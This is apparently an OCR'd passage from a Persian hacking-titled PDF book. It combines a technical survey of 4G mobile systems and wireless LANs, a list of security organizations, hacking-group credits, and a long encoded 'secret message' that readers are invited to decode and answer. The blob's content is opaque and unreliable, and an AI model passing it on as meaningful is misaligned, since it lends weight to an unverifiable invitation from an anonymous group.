در ژاپن ، يك سرويس جديد اينترنت موبايل به نام I-mode در فورية 1999 آغاز شد و ديگران نيز به پيروي از اين سرويسهاي دسترسي به IP مانند J-SKY و Ezweb را فراهم كردند. در اين سرويسها ، استفاده كنندگان مي توانند به سايتهاي web و سرويسهاي بانكي دسترسي داشته باشند و از طريق تلفنهاي موبايل مبادرت به ارسال e-mail كنند در شكل ۸ ،اين افزايش واضح و مشخص است.بطوريكه تعداد استفاده كنندگان در انتهاي July 2000 به 15 ميليون رسيده است. اين نشان مي دهد كه موج دوم در مخابرات فرا رسيده و سرويس اصلي آن از صوت به ارتباطات اينترنت تغيير يافته است. دسترسي موبايل به اينترنت و شبكه هاي داخلي به شدت عمومي و ضروري خواهد شد. اندازة داده ، سال به سال افزايش خواهد يافت و سيستمهاي مخابراتي موبايل باسرعت بيشترى براي تحقق تقاضاي استفاده كنندگان مورد نياز خواهد بود. اين عامل با بكارگيري كاربردهاي جديد تسريع خواهد شد.تعداد ترمينالهاي موبايل تا سال 2010 چندين برابر تعداد مشتريان افزايش خواهد يافت.

بنابراين ، ما انتظار داريم كه ترافيك ارتباطات موبايل بطور قابل ملاحظه اي افزايش يابد. سيستمهاي آيندة موبايل مي تواند با افزايش ترافيك چند رسانه اي تطبيق يابد. اين سيستمها نه تنها بايد داراي سرعت زياد بلكه داراى ظرفيت زياد نيز باشد و هزينة استفاده از آن نيز كم باشد.




(شكل ٨.) رشد سرويسهاي اينترنت موبايل

پيش بيني ترافيك

وقتي كه يك سيستم بي سيم جديد توسعه مي يابد، يكي از مهمترين مسائلي كه بايد مشخص شود طيف فركانسي مورد نياز براي تحقق ترافيك پيش بيني شده مي باشد.نتايج محاسبات براي ناحية 3 در شكل ٩ نشان داده شده است. در اين شكل ترافيك آينده با ترافيك در سال 1999 مقايسه ميشود. انتظار ميرود از سال 1999 تا سال 2010 ، سرويسهاي مبتني بر صوت ، كه سرويسهاي اصلي در سيستمهاي نسل 1 و 2 بودند ، با سرعت 1.5 برابر تعداد مشتريان افزايش يابند و مقدار ترافيك را دو برابر كنند. سرويسهاي مبتني بر صوت پس ازسال 2010 ديگر سرويس اول نيستند، بعد از سال 2010 ، سرويسهاي چند رسانه اي كه بطور گسترده اي در سيستم نسل سوم معرفي مي شوند بطور قابل ملاحظه اي بسط مي يابند.

با فرض اينكه ترافيك چند رسانه اي با نرخ 40درصد در يك سال پس از 2010 افزايش يابد به معناي 23 برابر سطح جاري خواهد بود و نرخ بين ترافيك صوت و چند رسانه اي 1 به 10 خواهد شد. نتيجة گزارش ITU-RTG 8/1 اين بود كه الحاق فركانس اضافي براي تحقق رشد تقاضاي 3G مورد نياز ميباشد. پهناي باندي كه بايد اضافه شود برابر 160MHz در سال 2010 خواهد بود. هر چند افزايش پهناي باند به شدت بر افزايش نرخ ترافيك براي هر مشتري تاثير خواهد گذاشت و ترافيك تا بعد از سال 2010 افزايش خواهد يافت.



شكل ۹ پيش بيني ترافيک در سال 2010 و بعد از آن

نيازمنديهاي سيستم

- انتقال با نرخ دادة بالا

سيستم 3G براي محيطهاي داخلي تا 2Mb/s و براي تجهيزات متحرك 144Kb/s را فراهم مي آورد. LAN بي سيم با پهناي باند 5GHz و سيستمهاي طيف گستردة بي سيم كه در ژاپن (MMAC) و اروپا (Hiperlan2) و ايالات متحده (IEEE802.11) توسعه يافته اند داراي سرعتهاي انتقال 20-30Mb/s مي باشند. نرخهاي داده استفاده كننده در نسلهاي آينده از 2 تا 600Mb/s بر مبناي سيستمها ميباشد. مينيمم سرعت مورد نظر براي 4G سلولي، 10 تا 20Mb/s و حداقل 2Mb/s براي وسائل متحرك مي باشد.

- تحرك بالا

سيستم سلولي 4G شايد حداقل 2Mb/s را بايد در وسائل نقليه فراهم آورند. هر چند تصور سيستمهاي با تحرك بالا و نرخ دادة بالا خيلي مشكل به نظر ميرسد ، اين به واسطة سيستمهاي انتقال هوشمند (ITS) قابل تحقق است. اين سيستمها در گام نخست در 5.8GHz كار مي كند. سيستم ITS كه به آن اشاره مي شود سيستم منتخب براي انتقال در گام نخست مي باشد. فاز دوم ITS ، سرويسهايي با نرخ دادة بالا با 20-200Mb/s در باندهاي موج ميليمتري را فراهم ميكند.

- پوشش وسيع و يكپارچگي ميان سيستمهاي مختلف

از آنجائيكه نرخ دادة مورد نظر براي سيستمهاي آينده 2 برابر بيشترين مقدار موجود براي سيستمهاي موجود مي باشد، دايرة سلول كاهش مي يابد، كه در نتيجه ناحية كمي را پوشش خواهد داد.
يك روش براي مقابله با اين مسأله استفاده از ايستگاههاي مخابراتي در ارتفاع زياد مي باشد(HAPS) . اين كار اغلب توسط كشتي هاي فضايي بزرگ به عنوان ايستگاههاي مخابراتي در لاية استراتسفر در 20km بالاي زمين ميسر مي شود. براي افزايش نفوذ به ساختمانها، انتقال با سرعتهاي متغير مورد نياز خواهد بود. تبديل و انتقال آسان به ديگر سيستمها مانند LAN هاي بي سيم ، سيستمهاي طيف گستردة خارجي و ITS ها امر مهمي در سيستمهاي آينده مي باشد. اين مفهوم گردش ميان سيستمهاي مختلف (roaming) ناميده مي شود. كه ممكن است اولين گام در تصور سيستم گردشي بوسيلة ساختن شبكه هاي مبتني بر پروتكل اينترنت (IP) باشد. حمايت از نسل آيندة اينترنت شامل Ipv6 و سيستمهاي چندرسانه اي امر مهمي است.

- ظرفيت زياد و هزينة پايين

ظرفيت سيستم سلولي 3G براي برآورده كردن رشد انفجاري ترافيك سيستمهاي چند رسانه اي درسال 2010 كافي نيست. ظرفيت در هر ناحيه براي سيستمهاي سلولي 4G بايد حداقل 10 برابر سيستمهاي سلولي 3G باشد. هزينه بايد بطور قابل ملاحظه اي كاهش يابد تا افراد بتوانند بدون هيچ نگراني در مورد هزينه از تجهيزات خود استفاده كنند.

- كنترل QoS


در سرويسهاي اينترنت، نوع سرويس خيلي مهم است چون منجر به هزينة كمتر سرويس مي شود. سيستمهاي بي سيم از منابع محدود راديويي (پهناي باند فركانسي و توان انتقال) استفاده مي كنند و از تداخل رنج مي برند. بنابراين كنترل كفيت سرويس (QoS) براي نگهداري كيفيت سرويس و براي حمايت از كاربردهاي مختلف و سطوح سرويس مختلف مورد نياز است.

انتخابها براي سيستمهاي نسل چهارم

چندين انتخاب براي سيستمهاي آينده مانند سيستم سلولي 4G، بي سيم طيف گسترده ، ITS ، HAPS و ...معرفي مي شوند. مفهوم سيستم گردش در سيستمهاي مختلف در شكل ۱۰ نشان داده شده است.

شبكه هاي محلي و بي سيم طيف گسترده

سيستمهاي بي سيم طيف گسترده با استفاده از باندهاي موج ميليمتري و 5GHz توسعه يافته اند. در سال 1996 ژاپن يك برنامة R&D جديد بنام سيستمهاي موبايل چندرسانه اي را شروع كرد(MMAC) . يك MMAC يك سيستم بي سيم با كارآيي بالا است كه بعد از IMT-2000 استفاده ميشود. در اين سيستم به شخص اجازه داده مي شود در هر جا و هر زمان ارتباط برقرار سازد. MMAC دو دسته بندي براي مخابرات بيسيم با سرعت بالا فراهم مي كند. اولي هم نقاط خارجي و هم نقاط داخلي را پوشش مي دهد. اين يك سيستم طيف گستردة موبايل است كه مي تواند تا 30Mb/s با استفاده از فركانس 5.2GHz ارسال كند، كه از سال 2001 شروع شده است. دومي براي نقاط داخلي سرعت خيلي زيادي را فراهم مي آورد. WLAN مي تواند سيگنالهاي با سرعت بالا (تا 600Mb/s) را با استفاده از باند راديويي موج ميلي متري (يعني 60GHz) ارسال نمايد. سيستمها ي 5GHzMMAC مشابه ديگر سيستمهاي موجوددر جهان ميباشند و نرخهاي دادة استفاده كنندگان اين سيستمها خيلي زياد هستند (تا 30Mb/s) . اين سيستمها نمي توانند فضاهاي زيادي را تحت پوشش قرار دهند يا اينكه سرويسها را در تجهيزات متحرك حمايت كنند و محدود به محيطهاي داخلي مي شوند.



(شكل ۱۰) مفهوم نسل چهارم مخابرات موبايل

Security Sites

Wireless Networking and Hacking By C0llect0r


Organizations:

AICPA The American Institute of Certified Public Accountants, www.aicpa.org
ANSI American National Standards Institute, www.ansi.org
ASBDC-US The Association of Small Business Development Centers, www.asbdc-us.org
BITS - The Technology Group for The Financial Services Roundtable, www.bitsinfo.org
BR Business Roundtable, www.businessroundtable.org
BSA Business Software Alliance, www.bsa.org/usa
BSI British Standards Institute, www.bsi.org.uk
BSI - Bundesamt für Sicherheit in der Informationstechnik, www.bsi.bund.de
CERT Computer Emergency Response Team, www.cert.org
CIAO Critical Infrastructure Assurance Office (formerly U.S. Dept. of Commerce, now IAIP of DHS)
CICA Canadian Institute of Chartered Accountants www.cica.ca
CIS The Center for Internet Security, www.cisecurity.org

CMU Carnegie Mellon University, www.cmu.edu COSO Committee of Sponsoring Organizations for the Commission on Fraudulent Financial Reporting
(Treadway Commission), www.coso.org DHS Department of Homeland Security, www.dhs.gov
DISA - Defense Information Systems Agency www.disa.mil
FFIEC Federal Financial Institutions Examination Council, www.ffiec.gov
FSR Financial Services Roundtable, www.fsround.org
FTC - Federal Trade Commission, www.ftc.gov
GAISPC Generally Accepted Information Security Principles Committee, www.issa.org/gaisp.html
IAIP Information Assurance and Infrastructure Protection Directorate of the DHS, (See www.dhs.gov.)
ICAEW Institute of Chartered Accountants in England & Wales, www.icaew.co.uk
ICC International Chamber of Commerce, www.iccwbo.org
IFAC International Federation of Accountants, www.ifac.org
IIA The Institute of Internal Auditors, Inc. (and IIA Research Foundation), www.TheIIA.org
ISA Internet Security Alliance, www.isalliance.org
ISACA The Information Systems Audit and Control Association, www.isaca.org
ISF Information Security Forum, www.securityforum.org
ISO International Organization for Standardization, www.iso.org
ISSA Information Systems Security Association, www.issa.org
NACD National Association of Corporate Directors, www.nacdonline.org
NCSA National Cyber Security Alliance, www.staysafeonline.info
NERC North American Electric Reliability Council www.nerc.com
NIST National Institute for Standards and Technology, www.nist.gov
NSA National Security Agency, www.nsa.gov
OECD Organization for Economic Cooperation and Development, www.oecd.org
PCAOB Public Company Accounting Oversight Board, www.pcaobus.org
SANS Systems Administration, Audit, and Network Security Institute, www.sans.org
SEC Securities & Exchange Commission, www.sec.gov
SEI Carnegie Mellon University Software Engineering Institute, www.sei.cmu.edu
SNAC Systems and Network Attack Center (NSA), www.nsa.gov/snac
US-CERT U.S. Computer Emergency Readiness Team, www.us-cert.gov
WB World Bank, www.worldbank.org


Black Book - License

Wireless Networking and Hacking By C0llect0r




Author : **C0nN3ct0r ® (C0llect0r)**

E-mail : **C0llect0r@Spymac.com – B0rn2h4k@yahoo.com**




Developed In : Black_Devils B0ys Digital Network Security Group
CopyRight © : 2005-2006 - FHS Team H4|<3rs
Researchs By : C0nN3ct0r With Cooperation of Smurf Hacker from Brazil
Special TNX 2: P0FN0R – N0thing – Sp00f3r – St0rmBit-
& (s0-Mi-B34-U-t1-full-GF-N4Z1)

For More Information visit : www.websecurity.ir



J C- U - L@8T3R J



دوستانی که مدرک +Security را دریافت نموده اند یا در حال گرفتن این مدرک معتبر بین المللی هستند می دونند این کد های درهم و بر هم چی می تونه باشه . با آدرس هایی که بدست آوردید با ما تماس بگیرید

S3CR3T M3SS4G3 4 FR13NDS

```
jl16HljBC4Dt667BCH1/OHPZEQzHpHZGUPnCfiGXQG1AXb9sbMR/F2hbZyC+HrZe
qANQR1DBwU4D872RqI443SYQB/9wZHraJwwTJBVvb8otfYTiR8FW7GfyQeLDpem0
czuoyAVkuUxcev4py64E3qG93KXMHZkw8g3fSHUDIoAO3/vxky93diRnW65jMIMf
bthEnnPJcT2CT+FM2K82MUxvhw8fxV/zbYU0oXgMLc57EGjto0wW4hCSwtSSZ/Jl
oVX77ycJYOIK5evj6SGUlS/6bnrxB5j+4Kq81fLu/4WPtzoDbaUnXUiEaTENIIMP
JugKX60xLGVCJ2GUskLFQZc3UUdt9n3MNLxuwf1Naldig5lBCACGpu1hM2J8W8Vc
crj9cd/i2Pzo5kXnh8lkB651fPv1YeKc7QUp3zv/DFWZ64l1C6BN6lUsepJZKtKW
Zn5Bde74yOOao6DTd3KsjcWgba4tkfIW7yZqEn0QpCFx/STIuAzdWDf6LFGGNW6Z
MFIeeIqjhESEEojcZp8ODBYkYMPJXhPj28VsT3wvrlYULlnPzY/XJAULUuGpYFeb
kJnRQBvIF+QDOmS5i0ez+FUdDMQLSWVLzZ2H6opNINB/hv2isJZATfW/y2IvmO6D
k1kWanR3R6xn6WWv30tvrjY8I66WMfRmc7h6/TJVWrO0C4SF42q43QW0PYNalpGD
lGa1pnKXycIAzdyva/tIJcOcI91id2Km1SqrEyv43MRtxiaJVydlM6SS5c/T6wmb
FIoJoYIH+es4sh9qYrjcLj4ta+CF9VXXq6K6ckZuhYaHjOIJm2E2REjv3ku5QcPQ
RABfsE/AahkiDdKfYxsj3J7bebJNGpLtt/UqKMReffX/noxq/iiNaQBIf70KbN3H
WWIEmmr0rZMwTtjo2JqSsyqbYDOqIpS/HbhtCffO50k/WO1hj/u7REPIxnF4D1EZ
FLJapoHzj2d5Zw2kxcbLgqkAQgsHq0ZbA6YZ5hDs/vx8Pr5FiAOwLsq4uv/PYnUw
zsJSruvE8HUcEvl8DXkG4GwQAmXZ0Rdod+dXmk3zTJitNHJEfc8iEw9vkE0ZVIbJ
Ls3nBWWY7cv4UpHyXY9KvZi15RaPuSQZjsT6OgGSb7HkN/YTf5Te2hsJfgFvVsAS
AgNuUlRkjH6onybNlL32zPhIaSOdiWE29INbOIdFg6ut2LNIylXx+1lTL1ZDCtlx
lHLf551FVHRS/SkF1QkOApfjCipsKcRf0rcJRxTdW9ufHo4it/7V1HluvUbkdS1s
cBFhEdwfYA45XrYjX+9wEh1TR39oCURwFZsfsp9OzxU36qlpkF2eIRBmIzY32D5E
BytR0NDPqF8WFatOpWLC1ODP5NjW3lrAl8oURj/Sg0gRgS8oyDkPmDKodUhMK55+
NZZAHfS32+dpXXEN+oB7CdyYjcDSqkiVHhRHxmc+0ZKBMgnbXlrp5UXpaRy7l8Qq
/OSHv+4XOc0nVsQw0Et9K2siAm9olb0bwTiWCiIjqaAYr+PQ4jH4ZiQfKU2JKLar
TPFyJyMVnXiEOGVBosuJWBR+xNvR0UspB7N7Qo+OILLIXKlP8Rsxu8ru0yqEjlTQ
CcsrgWPqtAnc/OCuguYdz5Vfz3E5AQ1CrartZDF17axQN60DPz5ewxw=
```